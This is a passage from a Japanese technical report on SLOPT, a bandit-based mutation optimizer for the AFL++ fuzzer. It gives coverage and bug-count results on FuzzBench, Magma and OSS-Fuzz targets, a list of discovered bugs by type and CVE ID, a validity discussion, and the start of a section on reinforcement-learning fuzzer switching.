EXP3++ ([135] [136])	敵対的バンディットアルゴリズム

表 3. 4. 1.3 には、SLOPT-AFL++を 8 種類（使うバンディットアルゴリズムが異なる）用意し、表 3. 4. 1.1 に示した 10 個の PUT に対して実行した結果の順位とスコアを PUT 間で平均した値を示している。ここで順位とスコアは各 PUT において 10 回実行した際のエッジカバレッジの中央値をもとに算出している。スコアは「最大中央値カバレッジ」で割ることによって求めた値である。

まず定常型バンディットアルゴリズムの中で比べると、TS が平均的に最良の性能向上を示し、UCB1 は相対的に性能が低かった。一方で非定常型バンディットアルゴリズムのうち、TS ベースである dTS と ADS-TS は dBE より高い性能を示し、平均順位も最上位を獲得した。これに対し敵対的バンディットアルゴリズムの 2 種類は顕著に性能が低い。これらの結果は、確率的バンディット問題に関する既存の数値実験（ [137] [138] [139]）とも整合的であり、我々の変異スキームが「敵対的」よりも「確率的」なバンディット問題に近いことを示唆している。また、今回の実験では、ファジニングをバンディット問題として見たときの非定常性が明確には確認されなかった。実際、TS・dTS・ADS-TS はいずれも同水準の結果を示したからである。ただしこれは、非定常性が完全に否定されたわけではない。たとえば最適アームがずっと変化しない場合など、非定常バンディット問題でも TS は強い性能を示すことがある（ [140]）。さらに言えば、表 3. 4. 1.1 が示すように、この「確率的」傾向は PUT ごとの結果では必ずしも当てはまらないし、変異スキームの違いでまた異なる可能性がある。それでも、バンディット最適化を導入するファジニングでは、バンディット問題として適切なクラスのアプローチを採用し、正しく用いることで高い性能向上が期待できると考えられる。これらの結果を踏まえ、我々は、以降の実験で用いる SLOPT-AFL++の標準アルゴリズムとして TS を選んだ。これは、エッジカバレッジの中央値が最も高かったためである。

表 3. 4. 1.3 10 個の PUT に対する各バンディットアルゴリズムの平均順位とスコア

	AFL++	UCB1	KL-UCB	TS	dTS	dBE	ADS-TS	EXP3-IX	EXP3++
平均順位	7.9	5.5	3.5	3.9	3.0	4.9	2.6	6.5	6.9
平均スコア	89.44	93.83	96.58	98.81	97.85	95.57	97.39	94.11	93.56

(5) 評価

ファジニングベンチマークを SLOPT に対して適用し他のファジニング手法と比較した実験に関して、実験環境と実験結果について説明する。

1. 実験環境のセットアップ

(1-1) 実験に用いた計算機環境

本研究全体の実験（(4) SLOPT の概要での予備的な考察を含む）は、NVIDIA DGX A100（640GB メモリ）ワークステーション上で実施した。このワークステーションには、2 基の AMD EPYC 7742（周波数 2.25GHz）が搭載されており、合計で 256 の論理コアを利用できる。

ファジングでは、多数のインスタンスを並行して実行すると CPU などのリソースを取り合い、性能が干渉しあう可能性がある。そこで、並行実行による相互干渉を防ぎ、得られる結果が不正確になるのを避けるために同時に実行するファジング手法を 1 種類に限定した。具体的には、あるファジング手法の複数インスタンスを同時に走らせることはあっても、別のファジング手法と同時に走らせることはないように制御した。

また、常に一定の負荷を保ちつつ、リソース競合を極力抑えるために、最大でも 110 インスタンスまでしか並行実行しないよう設定した。さらに、同時に走らせる PUT の組み合わせや、各 PUT に割り当てるインスタンス数が一定になるように調整した。予備実験では、110 インスタンス程度の規模ならば、単位時間あたりの PUT 実行数は大きく変動しないことを確認した。

(1-2) 比較するファジング手法

本研究では、提案手法である TS-SLOPT-AFL++（以降 SLOPT-AFL++と呼ぶ場合もある）と、以下の 5 種類のファジング手法を比較した。

1. AFL++

AFL++は AFL の派生版であり（[31]）、現在では多様な最適化を取り込みつつ、デフォルトでは従来の AFL 同様に havoc ベースのランダム変異を用いる。

2. MOpt-AFL++（[129]）

MOpt が提案する手法を AFL++に統合したもの。我々の実験では、MOpt 実装の「pacemaker」パラメータ（-L）に 1 を設定した。これは MOpt のドキュメント（[141]）で基本的な使い方として示されている。

3. Karamcheti-AFL++（[95]）

Karamcheti らのアルゴリズムを AFL++に組み込んだもの。彼らの研究では Thompson Sampling を導入し、havoc 変異中の各操作選択を動的に最適化する。

4. HavocMAB-AFL++（[94]）

Wu らの HavocMAB を AFL++に組み込んだもの。havoc の変異回数（Batch size）と変異操作を一括してバンディット最適化するアプローチをとる。

5. CMFuzz-AFL++（[96]）

CMFuzz の手法（コンテキスト付きバンディットアルゴリズム LinUCB）を AFL++に統合したもの。ソースシードをコンテキストとして扱いつつ、havoc 変異をバンディット最適化する。

これらのうち、AFL++は最適化手法を一切含まないベースラインとして扱う。MOpt-AFL++を除いて、ほかの手法（Karamcheti-AFL++など）の実装は公開されていなかったため、本研究では論文記載の擬似コードや既存リポジトリなどを参考に独自実装した。各手法のハイパーパラメータは、実装内にデフォルト値が記されている場合はそのまま使用し、明示的な値が定義されていない場合は合理的または広く用いられる値を設定した。

(1-3) PUT

FuzzBench に含まれる PUT のうち、10 種を選んでファジング実験を行った。FuzzBench には 20 を超える PUT があるが、実験コストを踏まえ 10 種に絞っている。具体的には、非常に早期にコードカバレッジが飽和しそうな PUT（たとえば jsoncpp_jsoncpp_fuzzer や systemd_fuzz-link-parser、zlib_zlib_uncompress_fuzzer）をあらかじめ除外し、残った 19 種からランダムに 10 種を選択した（表 3. 4. 1.4 を参照）。早期に飽和する PUT では、カバレッジ向上率を比較しても意味が薄くなるためである。また、実験者による恣意的な選

別を防ぐためランダム化を行った。

Magma に関しては、元から準備されている PUT をすべて利用した。Magma は、実在するソフトウェアに意図的に脆弱性を追加した“地の情報”付きベンチマークであり、発見したクラッシュがどのバグに対応するかを明確に分析できる利点がある。また、Magma 上の PUT は FuzzBench に比べて数も少なく、CPU 日数の面でも実験規模が比較的小さいため、すべての PUT を対象にしても問題なかった。

各 PUT に対する設定（初期シードや辞書、実行時のコマンドライン引数など）は、基本的に FuzzBench や Magma で既定になっているものをそのまま適用した。追加のチューニングは行わず、再現性と客観性を重視した構成を保っている。

表 3. 4. 1.4 FuzzBench から選んだ 19 種の PUT (ここからランダムに 10 種を選択)

PUT	Initial	Maximum
bloaty_fuzz_target	N/A	83114
curl_curl_fuzzer_http	N/A	78362
freetype2-2017	1517	26262
harfbuzz-1.3.2	N/A	12212
jsoncpp_jsoncpp_fuzzer	N/A	2114
lcms-2017-03-21	149	7036
libjpeg-turbo-07-2017	N/A	9384
libpcap_fuzz_both	2	7294
libpng-1.2.56	138	3736
libxml2-v2.9.2	258	67994
libxslt_xpath	N/A	51456
mbedtls_fuzz_dtlsclient	N/A	12888
openssl_x509	6026	54116
openthread-2019-12-23	N/A	19846
php_php-fuzz-parser	N/A	215210
proj4-2017-08-14	46	6534
re2-2014-12-09	1	3982
sqlite3_ossfuzz	4767	28766
systemd_fuzz-link-parser	N/A	1798
vorbis-2017-12-11	410	4082
woff2-2016-05-06	N/A	5708
zlib_zlib_uncompress_fuzzer	N/A	910

(1-4) PUT ごとのインスタンス数と実行時間

各 PUT に対して、ファジングインスタンスを何回走らせ、どの程度の時間実行するかを以下に述べる。

FuzzBench に関しては、比較対象とする最適化手法 (MOpt-AFL++ や HavocMAB-AFL++ など) が、いずれもエッジカバレッジを高めることを目指す手法であるため、短い実行では差異が出にくい可能性がある。そこで、各 PUT につきファジング手法ごとに 30 インスタンスを 24 時間ずつ実行した。よって、PUT が 10 種類、ファジング手法が 6 種類の場合、トータルの実行時間は約 1800 日の大規模実行となる。

Magma の PUT 数は FuzzBench より少なく CPU 日数の面でも比較的余裕はあるが、すべての PUT に対して FuzzBench と同規模の試行回数を設定すると計算リソースの浪費が大きいと考え、各 PUT につきファジング手法ごとに 10 インスタンスを 24 時間ずつ実行した。

2. ベースラインに対する影響

まずはベースラインである AFL++ に対して SLOPT がどのような影響を及ぼすかを検証

する。具体的には、TS-SLOPT-AFL++と AFL++を比較し、その際に FuzzBench で得られたコードカバレッジの推移をプロットした。SLOPTは「新しい実行経路を発見すること」を報酬として扱うため、SLOPT がうまく機能するかどうかを評価するには、バグ検出数ベースの Magma よりもカバレッジベースの FuzzBench のほうが適切であるという理由による。

結果を図 3. 4. 1.4 に示す。TS-SLOPT-AFL++は、多くの PUT において実行開始から数時間のうちにカバレッジをより速く伸ばし、その後も終盤まで AFL++のカバレッジを上回り続けた。また、表 3. 4. 1.5 に示されているとおり、最終的な段階で比較しても、どの PUT においても TS-SLOPT-AFL++のコードカバレッジの中央値が AFL++を下回ることとは一度もなかった。

加えて、Mann-Whitney の U 検定によると、図 3. 4. 1.4 が示すように AFL++と TS-SLOPT-AFL++の間で得られるエッジカバレッジは、多くの PUT で統計的に有意な差が確認できる（ただし、ごく一部の PUT ではごく早い段階でカバレッジが両者とも飽和してしまい、両者に差が見られないケースもあった）。

以上の結果から、SLOPTは PUT に関する事前の知識を必要とせずに性能を向上させる手法であると結論づけられる。




図 3. 4. 1.4 ファジング時間に対するカバレッジ推移の比較 (AFL++ vs TS-SLOPT-AFL++)。x 軸は経過時間、y 軸はエッジカバレッジを表す。実線は 30 回実行した平均であり、上下の破線はそれぞれ 75%と 25%の分位数である。タイトル右側の「*」は 2 つのファジングツールによって得られたエッジカバレッジが Mann-Whitney U 検定で有意に異なる事を意味する。

表 3. 4. 1.5 PUT とファザーごとの達成したカバレッジの中央値。順位とスコアは 10 個の PUT で平均をとっている。値の右側の「*」はエッジカバレッジを AFL++と比較した際に Mann-Whitney U 検定において有意に異なる事を意味する。

PUT	AFL++ ([31])	MOpt ([129])	CMFuzz ([96])	Karamcheti ([95])	HavocMAB ([94])	SLOPT
openssl_x509	49.0	55.0*	53.0	56.0*	54.5*	57.0*
re2-2014-12-09	2280.5	2272.0*	2278.0	2278.5	2281.5	2281.5
proj4-2017-08-14	2076.0	1956.0*	2115.5*	2190.5*	2075.5	2145.5*
sqlite3_ossfuzz	9201.5	9238.0	10236.5*	9926.0*	9440.0	10819.5*
libxml2-v2.9.2	4574.0	4233.5*	4674.5*	4741.0*	4702.5*	4688.5*
freetype2-2017	5292.0	4975.5*	5185.0	5320.0	5298.5	5526.5*
libpcap_fuzz_both	1167.5	1213.0	1365.0*	1378.5*	1408.0*	1351.5*
libpng-1.2.56	377.5	377.0	376.0	377.0	377.5	379.0
lcms-2017-03-21	675.0	660.5	701.0	714.0*	651.0	768.0*
vorbis-2017-12-11	770.0	769.0	770.5	767.5*	771.0	772.0
RankAvg	4.4	5.1	3.9	2.7	3.0	1.6
ScoreAvg	92.81	92.13	96.37	97.59	95.69	99.28

3. 既存手法との比較

続いて、SLOPT がもたらす性能向上を既存の手法と比較する。同様に FuzzBench を用いて、各手法によってコードカバレッジがどの程度向上するかを調べた。表 3. 4. 1.5 は 6 種類のファジング手法について、24 時間後に達成したエッジカバレッジの中央値を示している。

まず、すべての最適化手法は、いくつかの PUT において AFL++ より高いカバレッジを達成した。一方で、MOpt は一部の PUT においてかえってカバレッジを下げる傾向が見られ、たとえば proj4-2017-08-14 では AFL++ より 5.78% 低い値を示した。一方、Karamcheti や HavocMAB、CMFuzz など、バンディットアルゴリズムを導入している手法は、ある PUT でやや AFL++ に及ばなかったとしても、その差は最大でも 0.36% 程度にとどまった。これは、バンディットによる最適化が基本的にはランダム選択より性能を下げにくいことを示唆している。実際、表 3. 4. 1.5 にもあるように、SLOPT-AFL++ はすべての PUT において、エッジカバレッジの中央値が AFL++ を下回らなかった（差の有無をランクサムや Vargha-Delaney の A12 統計量でも確認した結果、同じ傾向であった）。

さらに平均的な観点で見れば、SLOPT-AFL++ は順位とスコアのいずれの指標においても最も高い値を獲得した。ただし既存の手法も PUT ごとに多様な結果を示し、ある PUT では Karamcheti-AFL++ が最良となる一方で、別の PUT では HavocMAB-AFL++ や CMFuzz-AFL++ が優位となるなど、それぞれ得手不得手が明確に分かれる。これはすなわち、同じバンディットアルゴリズムを使ったとしても、変異スキームの違いや Batch size の扱い方などの差異によって、性能向上の度合いは PUT ごとにばらつくことを示唆している。

注目すべき点として、MOpt のように従来の手法に比べて性能が大幅に悪化するケースが散見される一方、SLOPT-AFL++ ではそうした深刻な悪化が見られなかったことが挙げられる。これらを踏まえると、「バンディットアルゴリズムによるオンライン最適化」は、ほとんどの PUT でランダムより悪くなる可能性を大幅に低減しつつ、最大では大きな性能向上をもたらす手法だといえる。

(3-1) ケーススタディ

sqlite3_ossfuzz と libxml2-v2.9.2 という 2 つの PUT を取り上げ、SLOPT と他手法の振る舞いをより詳しく分析する。いずれの PUT も、SLOPT-AFL++ が他手法とは異なる特徴的なパラメータ選択を示した。

(3-1-1) sqlite3_ossfuzz

表 3. 4. 1.6 (a) が示すように、SLOPT-AFL++ はシードサイズごとに明確に異なる Batch size を選ぶ傾向があった。HavocMAB-AFL++ も Batch size として 2 を選ぶ傾向にあるが、SLOPT-AFL++ は大きなシードに対して 2^6 を選ぶケースが増えており、(4) SLOPT の概要で述べた「シードサイズが大きいほど Batch size も大きい方が都合がよい」可能性を裏付けている。

表 3. 4. 1.6 (a) sqlite3 において選ばれたバッチサイズの割合

Batch size アルゴリズムと シードサイズ	Batch size						
	1	2	2^2	2^3	2^4	2^5	2^6
SLOPT $[0, 10^2)$	39	22	14	9	6	5	5
SLOPT $[10^2, 10^3)$	15	24	24	16	10	6	5
SLOPT $[10^3, 10^4)$	10	25	23	18	11	7	5
SLOPT $[10^4, 10^5)$	5	5	6	7	10	21	46
SLOPT $[10^5, \infty)$	9	9	9	11	14	16	31

SLOPT Overall	14	23	21	16	10	8	9
HavocMAB ([94])	17	34	28	12	5	2	2

表 3. 4. 1.6 (b)sqlite3 において選ばれたバッチサイズの割合

アルゴリズムと シードサイズ	Batch size						
	1	2	2 ²	2 ³	2 ⁴	2 ⁵	2 ⁶
SLOPT [0,10 ²)	7	12	11	11	11	10	38
SLOPT [10 ² ,10 ³)	3	8	14	16	12	11	36
SLOPT [10 ³ ,10 ⁴)	3	3	4	5	7	8	70
SLOPT [10 ⁴ ,10 ⁵)	5	6	6	7	8	12	56
SLOPT [10 ⁵ ,∞)	10	10	10	11	11	16	32
SLOPT Overall	4	7	10	11	10	10	48
HavocMAB ([94])	21	31	26	13	6	2	1

また表 3. 4. 1.7を見ると、SLOPT-AFL++と HavocMAB-AFL++はいずれも chunk 系の変異操作を多用しているが、前者は一度に 1 種類の変異操作のみを適用するのに対し、後者は複数を混在させている。実際、HavocMAB-AFL++はこの PUT において、Karamcheti や CMFuzz よりも平均カバレッジが低かった。chunk 操作を混在させることで入力構造が壊れやすくなり、性能向上が制限された可能性がある。一方、SLOPT は同様に chunk 操作を多用しつつも、それを 1 種類のみ適用するという設計が奏功していると考えられる。

(3-1-2) libxml2-v2.9.2

この PUT では sqlite3 の場合に比べると、4 つの手法間で変異操作の割合に大きな違いは見られなかった (表 3. 4. 1.7)。しかし、変異操作の割合が大きく異なっていないにも関わらず、CMFuzz や SLOPT は Karamcheti や HavocMAB に比べて平均カバレッジが低いという結果が得られた。

変異操作とは対照的に、Batch Size に関しては SLOPT と HavocMAB で選び方が大きく異なる (表 3. 4. 1.6 (b))。HavocMAB は複数の変異操作を混在させているため、Batch size が大きいと入力が破壊されて不正な形式となる傾向にあるが、逆にバッチサイズが小さくともカバレッジを広げるような有用な変異を引き起こす可能性があり、それが結果として現れている。

表 3. 4. 1.7 ファザーが選択した変異操作 (Unit or Chunk) の割合

	Unit (sqlite3)	Chunk (sqlite3)	Unit (libxml2)	Chunk (libxml2)
SLOPT	24	76	6	94
HavocMAB ([94])	23	77	8	92
Karamcheti ([95])	39	61	9	91
CMFuzz ([96])	33	67	5	95

4. バグ検出に対する影響

さらに、これらの手法が検出バグ数を増やせるかどうかを確かめるために、Magma を用いた包括的な評価を行った。表 3. 4. 1.8 に 6 種類のファジング手法によって誘発されたバグの数 (平均値) を示す。ここで、Karamcheti-AFL++, HavocMAB-AFL++, SLOPT-AFL++ の 3 つは、平均順位や平均スコアの観点で AFL++ より上位に位置している。これは

表 3. 4. 1.5におけるカバレッジ評価とある程度合致する結果である。一方で、カバレッジと比較すると、手法間の差は全体的に明確とはいえない。実際、MOpt-AFL++と AFL++の間でのみ、特定の PUT において統計的に有意な差が確認できたが、それ以外の比較では有意な差を捉えられなかった。

ただし、これらの結果は不自然ではないと考えている。なぜなら、今回比較した各種オンライン最適化手法は、いずれも「新しい実行経路を発見したかどうか」を報酬として設定しており、目的はコードカバレッジの増加であって、バグ発見数の最大化を直接狙ったわけではないからである。近年の研究では、コードカバレッジとバグ発見数の間に厳密な比例関係があるわけではないことがわかってきている ([142] [22])。

それでもなお特筆すべきは、SLOPT による「1 種類の変異操作のみ適用」という設計がバグ検出性能を大きく損なうことはなかったところか、表 3. 4. 1.8 の「#Unique」列が示すとおり、トータルでは AFL++ より多くの一意バグを発見した点である。これは、単一操作のみを用いても、有効性が下がらないところか、場合によってはより多くのバグに到達する可能性を示しているといえる。

表 3. 4. 1.8 24 時間のファジングを 10 回実行した際に検出されたユニークなバグの平均。カッコ内の数値は対応する標準偏差である。RankAvg と ScoreAvg の 2 行は PUT 間の平均をとっており、#Unique 行は少なくとも 1 回の実行で検出されたユニークなバグの数を表す。

PUT	AFL++ ([31])	MOpt ([129])	CMFuzz ([96])	Karamcheti ([95])	HavocMAB ([94])	SLOPT
openssl	4.10 (0.54)	4.00 (0.45)	4.30 (0.46)	4.00 (0.00)	4.10 (0.83)	4.20 (0.40)
php	2.40 (0.49)	2.50 (0.50)	2.40 (0.49)	2.60 (0.49)	2.40 (0.49)	2.50 (0.67)
sqlite3	3.80 (0.60)	2.80 (0.60)	4.00 (0.77)	4.50 (0.50)	4.50 (0.50)	4.50 (0.50)
libtiff	8.90 (0.83)	8.80 (0.98)	9.00 (1.18)	9.70 (0.78)	9.00 (0.63)	9.90 (1.04)
lua	0.90 (0.30)	0.70 (0.46)	0.60 (0.49)	1.00 (0.00)	0.90 (0.30)	1.00 (0.00)
libxml2	6.50 (0.50)	6.00 (0.00)	6.50 (0.67)	6.70 (0.64)	6.70 (0.64)	6.50 (0.50)
poppler	10.40 (1.69)	9.60 (0.92)	10.10 (1.76)	9.90 (2.12)	10.40 (0.66)	12.20 (1.78)
libpng	2.70 (0.46)	2.50 (0.50)	2.50 (0.50)	2.90 (0.30)	2.70 (0.46)	2.50 (0.50)
libsndfile	6.90 (0.30)	7.00 (0.00)	6.50 (0.40)	6.90 (0.30)	6.90 (0.30)	7.00 (0.00)
RankAvg	3.33	4.56	3.89	2.22	2.44	1.78
ScoreAvg	91.77	84.97	88.36	96.75	93.94	97.45
#Unique	45	43	45	43	45	48

(6) 実運用されているプログラムへの適用

SLOPT を主要 OSS のような実運用されているプログラムに対して実行した成果について説明する。

(5) 評価の評価に加えて、我々は SLOPT-AFL++ を大規模かつ実運用されているプログラムに対してより長時間実行した。これは、(5) 評価で示したように、コードカバレッジを向上させても必ずしもバグ検出数が大きく増加するわけではないという知見を踏まえ、実際に SLOPT を導入することがバグ発見において価値をもつのかどうかを検証するためである。そこで、OSS-Fuzz ([143] [144]) から選んだ 12 の PUT に対し、SLOPT-AFL++ を 7 日間にわたって 10 インスタンス同時に走らせた。これら PUT の選定基準は、第一にコード規模が大きいこと、つまりファジング中に連続して新しいコードブロックを発見しうる（飽和しにくい）と期待できるものを選ぶこと、第二に、もし新たな脆弱性を見つけた場合に、その開発元のプロジェクトが活発にメンテナンスされていて連絡が取れること、の 2 点である。各 PUT に対する初期シードや辞書を含む設定は、OSS-Fuzz のインフラで使われているものと同一にし、実行環境も(5) 評価で述べたものと同じとした。

手動でトリアージを行った結果、SLOPT-AFL++ は表 3. 4. 1.9 に挙げる合計 17 件の

バグを発見した。もちろん、AFL++でも同じバグを発見できた可能性を完全には否定しないが、AFL++は OSS-Fuzz のインフラ上ですでに膨大な CPU 時間（数百 CPU 年を超える規模と見積もられる）を投入してファジングされ続けており（[143] [144]）、その中で未発見だったバグを SLOPT-AFL++が発見したことは、低確率だと考えられる。実際に、このうち 3 件についてはこれまで未知だった脆弱性であることが確認され、新たに CVE ID がアサインされた。以上の結果は、コードカバレッジ向上を目的としたオンライン最適化手法が、実世界のソフトウェアテストにおいても十分有用であることを示す例だと考えられる。

表 3. 4. 1.9 SLOPT で発見したバグの一覧。トライアージは手動による

ID	PUT	Bug Type
Bug-A	bloaty	Null Pointer Dereference
Bug-B	harfbuzz	Out-of-bounds Read
Bug-C	mupdf	Assertion Fail
Bug-D	mupdf	Null Pointer Dereference
Bug-E	xpdf	Stack Overflow
Bug-F	xpdf	Null Pointer Dereference
Bug-G (CVE-2022-24106)	xpdf	Use of Uninitialized Value
Bug-H (CVE-2022-24107)	xpdf	Integer Overflow
Bug-I	php	Use-After-Free
Bug-J	php	Use-After-Free
Bug-K	php	Null Pointer Dereference
Bug-L	php	Use-After-Free
Bug-M	php	Null Pointer Dereference
Bug-N	php	Assertion Fail
Bug-O	php	Use-After-Free
Bug-P	php	Use-After-Free
Bug-Q (CVE-2022-23308)	libxml2	Use-After-Free

(7) 議論と今後の課題

本研究で主張した点について、実験結果の正しさ（内部妥当性）および本研究のアプローチを一般化できるかどうか（外的妥当性）の観点から議論する。さらに、我々の手法を拡張する方向性として Multi-Armed Bandit 問題の「アーム間の相関」に着目した課題についても述べる。

本研究における主張を脅かす最大の要因は、実験結果の正しさ（内部妥当性）とそれを他の状況にどこまで一般化できるか（外的妥当性）の 2 点であり、これらについてそれぞれ述べる。

内部妥当性

本研究の実験で特に難しかった点は、比較対象としたファジング手法がすべて同じ基盤を共有していることである。たとえば(4) SLOPT の概要では、SLOPT-AFL++のバリエーションとしてバンディットアルゴリズムだけを変えた複数の実装を用意し、その他の処理（シード選択や変異の中核部分など）は同じである。同様に、(5) 評価の実験では、すべて AFL++ をベースに既存の最適化手法を組み込んだものであり、シードスケジューリングや変異操作そのものは一致している。こうした場合、どの手法もある程度性能が向上しやすく、差分を観測しにくいという難しさがあった。そこで、できるだけ小さな差分も見落とさぬように実験の回数や対象 PUT の数を増やし、かつ統計的比較（特に Mann-Whitney U 検定など）を組み合わせる結果を評価した（[22]）。一方で、統計的検定の乱用は多重性の問題（[145] [146]）を引き起こし、偶然による誤判定のリスクを高める。そこで、我々は検定対象を必要

最小限に絞り、Holm-Bonferroni 法 ([147]) による補正も適用した。

もう一つの懸念は、比較対象としたファジング手法の実装の正しさである。たとえば Karamcheti-AFL++ や CMFuzz-AFL++ は、我々が論文中の擬似コードやオリジナル実装を参考に独自で再現した。そこで再現性を高めるために、アルゴリズム実装ごとに担当者とレビュー担当者を分け、可能な限り正確に再現するよう手順を踏んだ。

外的妥当性

外的妥当性に関しては、本研究の結果をどの程度ほかの PUT に一般化できるかがポイントとなる。我々はベンチマークとして FuzzBench や Magma といった広く利用されるセットを活用すると同時に、OSS-Fuzz のプロジェクトにも適用してみた。FuzzBench の全 PUT を用いなかったのは、実験コストの兼ね合いによるが、少なくとも選択バイアスを避けるためにランダムサンプリングを実施した。また、Magma はファジングの成果を独自に評価（バグの地の情報）できる利点がある。OSS-Fuzz に関しては、より大規模な実プログラムに対する長時間実行を行い、本研究の手法が実際の OSS 開発現場にどの程度有効かを検証した。結果として、(6) 実運用されているプログラムへの適用で示したように SLOPT-AFL++ が既存のインフラで長期間ファジングされていたプログラムから新たな脆弱性を発見できた事例がある。

もっとも、本研究のすべての実験で AFL++ を土台としたのは、AFL++ が現在デフォルトで havoc のランダム変異（コード 3. 4. 1.1）を中心に動作し、さらに一般的なカバレッジ系ファジング手法として評価が高い ([93]) からである。もし別のファジング基盤を用いていけば、コード 3. 4. 1.1 とは異なる手法や特殊なフィードバックが導入されている可能性があるため、同じ結論が出ないかもしれない。ただし、ランダム変異を中心とする手法であれば、havoc 相当の処理が性能をほぼ左右すると指摘されており ([94])、同様の結果が得られる可能性は高いと考えられる。

アーム間の相関

本研究では、ファジングをバンディット問題として扱うにあたり、「各アームが独立である」という標準的な確率的バンディット問題の前提を用いた。しかし、実際にはアーム（たとえば変異操作）同士が相関をもつ可能性がある。たとえば、入力が ASCII の印字可能文字列だけで構成されることを強く要求するような PUT の場合、非 ASCII 文字を生みやすい変異操作は一律に期待値が低いと推測できる。あるいは、入力サイズに厳しい制限がある PUT に対しては、コピーやバイト列挿入を多用する変異が不利になりやすい、というケースが考えられる。

標準的な確率的バンディット問題では、アームごとに報酬の確率分布が独立であると仮定する。しかし、本研究が指摘する通り、バンディット問題においてアーム間に相関がある場合を扱う研究も存在し ([129] [148] [149])、そうした状況では標準的なアルゴリズムより最適な行動をとったときの報酬と、実際の行動の報酬の差を最小化する余地があることが示されている。ファジングにおいても相関を考慮しなくとも十分な性能改善を達成できたが、アーム間の相関を踏まえてアルゴリズムを改良することでさらなる向上が見込まれると考えられる。

将来的には、特定の変異操作が別の操作と併用されたときにのみ真価を発揮する、あるいは破壊的に働いてしまう、といった相関構造をうまく把握し、それをバンディットアルゴリズムに取り込む方向性が考えられる。あるアーム同士の相性が良い（あるいは悪い）という情報を学習し、その知見を変異戦略に反映できれば、さらに効率的にバグや脆弱性を発見できる可能性がある。この点は、ファジングの成功度をさらに高める重要な研究課題である。

(8) まとめ

SLOPT の実装と評価実験による我々の貢献をまとめる。

本研究ではファジングにおける変異の最適化を目的とし、バンディットアルゴリズムの有

効性を最大限に引き出すための新たな手法である SLOPT を提案した。

ファジングに対する観察によって次の 3 点の結果が得られた。

- (a) 異なる種類の変異操作を単一の変異に混合することは必須ではない
- (b) Batch size は最適化の対象として有用であり、シードサイズに応じて異なる最適値を持ち得る
- (c) 採用するバンディットアルゴリズムの種類により、得られる性能向上の度合いは異なる

これらの観察結果に基づき、我々は SLOPT-AFL++ を実装した。評価実験において、SLOPT-AFL++ は従来の AFL++ と比較して優れたコードカバレッジを達成し、SLOPT によって得られた性能向上は他の既存手法と比較して競争力のある結果を示した。一方で、発見されるバグの総数が大幅に増加することは確認されなかったが、SLOPT-AFL++ は OSS-Fuzz の実世界のプログラムにおいてこれまで未発見であった 3 件の脆弱性を新たに特定し、バグ検出手法としての有効性を示した。

本研究の成果は従来最適化されていなかった Mutation-based Fuzzer の性能を全体的に改善するだけでなく、バンディットアルゴリズムを導入した他のファザーに対しても有用な知見を提供するものである。さらに、本手法は OSS-Fuzz の PUT (Program Under Test) を用いた実用的な評価に基づいており、SLOPT-AFL++ は最小限の労力で OSS-Fuzz 環境へ導入可能であると考えられる。我々は、Google の OSS-Fuzz をはじめとする大規模なファジング活動への SLOPT-AFL++ の導入に貢献することを目指している。

3. 4. 2 マクロな最適化：ファザーの動的な切り替え

本項では、我々がプロトタイプ実装を開発した、ファザーの切り替えを強化学習を用いて最適化する手法について説明する。

(1) はじめに

ファジングの性能を向上させる既存研究は、主として個々のファザー内部でのシードスケジューリングや変異操作の最適化に集中してきた ([150])。一方、複数のファザーを並列または段階的に利用するマクロレベル最適化も注目されており ([151] [152])、マクロレベルの最適化では各ファジングツールが生成したシードを共有することで探索空間の拡大を図っている。

しかし、多くの手法はファザーを固定的に並列で実行するのみであり、ターゲットプログラム (PUT) の実行状況や内部構造に応じて柔軟に切り替える仕組みが不十分である。本研究では、強化学習を用いてファザー間の切り替えを動的に最適化する手法を提案する。具体的には、新規保存シード数を報酬として各時点で実行すべきファザーを決定する。

(2) 背景

ファザーは入力となるシードの選択やスケジューリング、シードの変異による新たな入力の生成など、複数のコンポーネントと多様なパラメータから構成される。これらを動的に最適化するマイクロレベルの研究が数多く提案されている ([27] [85] [153])。図 3. 4. 2.1 にマイクロレベルの最適化の構造を示す。

